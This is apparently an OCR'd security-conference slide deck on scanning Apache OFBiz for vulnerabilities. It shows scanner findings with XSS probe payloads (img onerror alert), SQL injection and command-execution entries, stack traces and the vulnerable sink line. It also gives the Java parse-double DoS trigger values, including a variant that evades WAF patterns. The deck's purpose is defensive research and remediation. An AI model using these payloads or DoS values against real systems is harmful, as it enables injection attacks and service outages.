     Cross-Site Scripting                        http://10.100.60.50:8080/webslinger/Theme/Default/...  GET   ✓
     Cross-Site Scripting                        http://10.100.60.50:8080/webslinger/Showcase/<iMg...   GET   ✓
     Cross-Site Scripting                        http://10.100.60.50:8080/webslinger/Showcase/Stand...  GET   ✓
     Cross-Site Scripting                        http://10.100.60.50:8080/webslinger/OfBiz/<iMg SrC=... GET   ✓
  ⊞ Duplicates:SimplestMail Arbitrary Command Execution - http://10.100.60.50:8080/ecommerce/products/products/simplestmail.cgi (1 item)
  ⊞ Duplicates:Blind SQL Injection (confirmed) - http://10.100.60.50:8080/ecommerce/control/additem/ (1 item)
  ⊟ Duplicates:Cross-Site Scripting - https://10.100.60.50:8443/ecommerce/control/silentAddPromoCode (1 item)
     Cross-Site Scripting                        https://10.100.60.50:8443/ecommerce/control/silentA...  POST  ✓        productPromoC
  ⊞ Duplicates:ad.cgi Arbitrary Command Execution - http://10.100.60.50:8080/ecommerce/products/products/ad.cgi        (1 item)
  ⊞ Duplicates:SMTP Web Application Multiple Possible Vulnerabilities (mailform.exe) - http://10.100.60.50:8080/ecommerce/products/ (1 item)
  ⊟ Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_PPOINT/--><iMg SrC=x OnErRoR=alert(18718)>    (1 item)
     Cross-Site Scripting                        http://10.100.60.50:8080/cmssite/cms/CMSS_PPOINT/...  GET   ✓
  ⊞ Duplicates:info2www Arbitrary Command Execution - http://10.100.60.50:8080/ecommerce/product (1 item)
  ⊞ Duplicates:Blind SQL Injection (confirmed) - http://10.100.60.50:8080/ecommerce/control/additem/ (1 item)
  ⊞ Duplicates:mailsend.exe Mail Spoofing Vulnerability - http://10.100.60.50:8080/ecommerce/products/products/mailsend.exe (1 item)
  ⊞ Duplicates:wsendmail.exe Mail Spoofing Vulnerability - http://10.100.60.50:8080/ecommerce/products/products/wsendmail.exe (1 item)
  ⊟ Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_PAGE1/--><iMg SrC=x OnErRoR=alert(32528)> (1 item)
     Cross-Site Scripting                        http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_...  GET   ✓
```

Fix Faster: Actionable details



Cross-Site Scripting


This stack trace is from the running application and was returned by SecurityScope. It can be used to determine root cause.

SecurityScope Trigger:

<!-- no sub-content found with map-key [--><iMg SrC=x OnErRoR=alert(18718)>] for content [CMSS_PPOINT] -->

SecurityScope Stack Trace:


```
at org.apache.catalina.connector.CoyoteWriter.write(CoyoteWriter.java:171)
at java.io.PrintWriter.append(PrintWriter.java:960)
at java.io.PrintWriter.append(PrintWriter.java:35)
at org.ofbiz.content.content.ContentWorker.renderSubContentAsText(ContentWorker.java:358)
at org.ofbiz.content.cms.CmsEvents.cms(CmsEvents.java:291)
at sun.reflect.GeneratedMethodAccessor2982.invoke(Unknown Source)
at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
at java.lang.reflect.Method.invoke(Method.java:597)
at org.ofbiz.webapp.event.JavaEventHandler.invoke(JavaEventHandler.java:92)
at org.ofbiz.webapp.event.JavaEventHandler.invoke(JavaEventHandler.java:78)
at org.ofbiz.webapp.control.RequestHandler.runEvent(RequestHandler.java:636)
at org.ofbiz.webapp.control.RequestHandler.doRequest(RequestHandler.java:382)
at org.ofbiz.webapp.control.ControlServlet.doGet(ControlServlet.java:227)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:617)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:290)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:206)
```



```
Sink: applications/content/src/org/ofbiz/content/content/ContentWorker.java:
341 public static void renderSubContentAsText(LocalDispatcher dispatcher, Delegator delegator, String contentId, Appendable out, String mapKey,
358 out.append("<!-- no sub-content found with map-key [" + mapKey + "] for content [" + contentId + "] -->");
```


Group Symptoms with a common cause

- Counting issues seems to be hard!



3 vulnerabilities from the attackers perspective
1 vulnerability from the developers perspective


Fix Faster: Group symptoms



⊟ Severity: ❗ Critical (28 items)			
⊟ Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_PAGE1/--><iMg SrC=x OnErRoR=alert(62542)> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_PAGE1/--><iMg SrC=x OnErRoR=alert(62542)>	GET	
⊟ Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/webslinger/Theme/Default/CSS/<iMg SrC=x OnErRoR=alert(33681)> (5 items)			
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/Theme/Default/CSS/<iMg SrC=x OnErRoR=alert(33681)>	GET	✓
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/Showcase/<iMg SrC=x OnErRoR=alert(42426)>	GET	✓
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/Showcase/StandAlonePage/<iMg SrC=x OnErRoR=alert(32774)>	GET	✓
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/OfBiz/<iMg SrC=x OnErRoR=alert(28883)>	GET	✓
Cross-Site Scripting	http://10.100.60.50:8080/webslinger/<iMg SrC=x OnErRoR=alert(27245)>	GET	✓
⊞ Duplicates:SQL Injection (confirmed) - http://10.100.60.50:8080/ecommerce/control/keywordsearch (14 items)			
⊟ Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/APACHE_OFBIZ_HTML/--><iMg SrC=x OnErRoR=alert(48221)> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/APACHE_OFBIZ_HTML/--><iMg SrC=x OnErRoR=alert(48221)>	GET	
⊟ Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/APACHE_OFBIZ_PDF/--><iMg SrC=x OnErRoR=alert(56115)> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/APACHE_OFBIZ_PDF/--><iMg SrC=x OnErRoR=alert(56115)>	GET	
⊟ Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_PPOINT/--><iMg SrC=x OnErRoR=alert(34216)> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/CMSS_PPOINT/--><iMg SrC=x OnErRoR=alert(34216)>	GET	
⊟ Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_SCREEN/--><iMg SrC=x OnErRoR=alert(25786)> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_SCREEN/--><iMg SrC=x OnErRoR=alert(25786)>	GET	
⊟ Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_BLOG/--><iMg SrC=x OnErRoR=alert(66316)> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_BLOG/--><iMg SrC=x OnErRoR=alert(66316)>	GET	
⊟ Duplicates:Cross-Site Scripting - http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_TPL_DATA/--><iMg SrC=x OnErRoR=alert(61812)> (1 item)			
Cross-Site Scripting	http://10.100.60.50:8080/cmssite/cms/CMSS_DEMO_TPL_DATA/--><iMg SrC=x OnErRoR=alert(61812)>	GET	

Group symptoms: details

- Detailed information on where to fix the issue



```
HTTP/1.1 404 Not Found
Server: Apache-Coyote/1.1
X-WIPP-Version: java / 1.0 / sml-srp-suse1_6902
X-WIPP-RequestID: e582567e-96da-4785-8e66-c4c6eb678a8f
X-WIPP-FNF: 404
Content-Type: text/html;charset=UTF-8
Date: Wed, 28 Sep 2011 18:49:48 GMT
Content-Length: 267

<html>
 <head>
  <title></title>
  <link rel="stylesheet" href="/webslinger/Theme/Default/CSS" type="text/css">
 </head>
 <body>
  <div class="content">
The file (/Theme/Default/CSS/<iMg SrC=x OnErRoR=alert(33681)>) was missing.
  </div>
 </body>
</html>
```

Cross-Site Scripting

This stack trace is from the running application and was returned by Sec

SecurityScope Trigger:

/Theme/Default/CSS/<iMg SrC=x OnErRoR=alert(33681)>

SecurityScope Stack Trace:

```
   at org.apache.catalina.connector.CoyoteWriter.write(CoyoteWriter.java:171)
   at org.apache.velocity.runtime.parser.node.ASTReference.render(ASTReference.java:420)
   at org.apache.velocity.runtime.parser.node.SimpleNode.render(SimpleNode.java:336)
   at org.apache.velocity.Template.merge(Template.java:328)
   at org.apache.velocity.Template.merge(Template.java:235)
   at org.webslinger.template.velocity.LocalVelocityTemplate.run(LocalVelocityTemplate.java:41)
    --- start of user application code -----------------------------------------
   at _$gen.Errors.Codes._52$04_46$vtl.run(/Errors/Codes/404.vtl)
   at org.webslinger.types.template.run(template.java:100)
   at org.webslinger.WebslingerPlanner.invokeContent(WebslingerPlanner.java:496)
   at org.webslinger.Plan.run(Plan.java:199)
```

Wrap-up


Applications found secure in 2010

Broken in 2011 because:

1) New vulnerabilities:
   Denial-of-service:
      Parse Double

The original "Denial of Service" Attack


2) Analysis techniques:
   Gray box analysis



How to prevent?

Typical security throughout the SDLC

- How about security testing in production?



Pen testers find something, rely on WAF

- Seen in the field: adding the pattern to WAF
- Problems:
  1. Does not protect against persistent
  2. Are you sure your patterns cover everything?

     Pattern often used:

     2.2250738585072012e-308


     How about:

     0.22250738585072012e-307

Denial-of-Service: Parse Double

- Seen in the field: adding the pattern to WAF
- Problems:

2. Are you sure your patterns cover everything?



Tomcat is vulnerable to a DoS if the accept-language header contains ';q=2.2250738585072012e-308' and other very small values. The


So… what did we do?

Took a released application

- hit it with new analysis technique
- Search for vulnerabilities that were not known at the release day


Solution to keep it protected

- How about the application in production?



Solution to keep it protected

- Even if there are no code changes at all: keep scanning with updated security knowledge



OFBiz / OFBIZ-1900

Fortify Open Source Security Report mentioned OFBiz


Details

Type:	Bug	Status:	Closed
Priority:	Major	Resolution:	Fixed
Affects Version/s:	Release Branch 4.0	Fix Version/s:	SVN trunk
Component/s:	None		
Labels:	None		

- This way, you’ll find new ways of breaking your application

Solution to fix Apache Ofbiz?

- It’s still open source, so you can DIY



[redacted] added a comment - 29/Apr/08 03:18

I think the "policy" is a bit more like this:

If you want it, either do it or pay someone else to do it.

(found in the bug databse)

Solution to fix Apache Ofbiz?

- Run the Java 6 Update 24 or later (no DoS: Parse Double issues)
- XSS issues reported in CVE-2012-1621:

  Upgrade from version 10.04 to 10.04.02

THANK YOU!

QUESTIONS?

Matias Madou, mmadou@hp.com

https://www.surveymonkey.com/s/Research12_MatiasMadou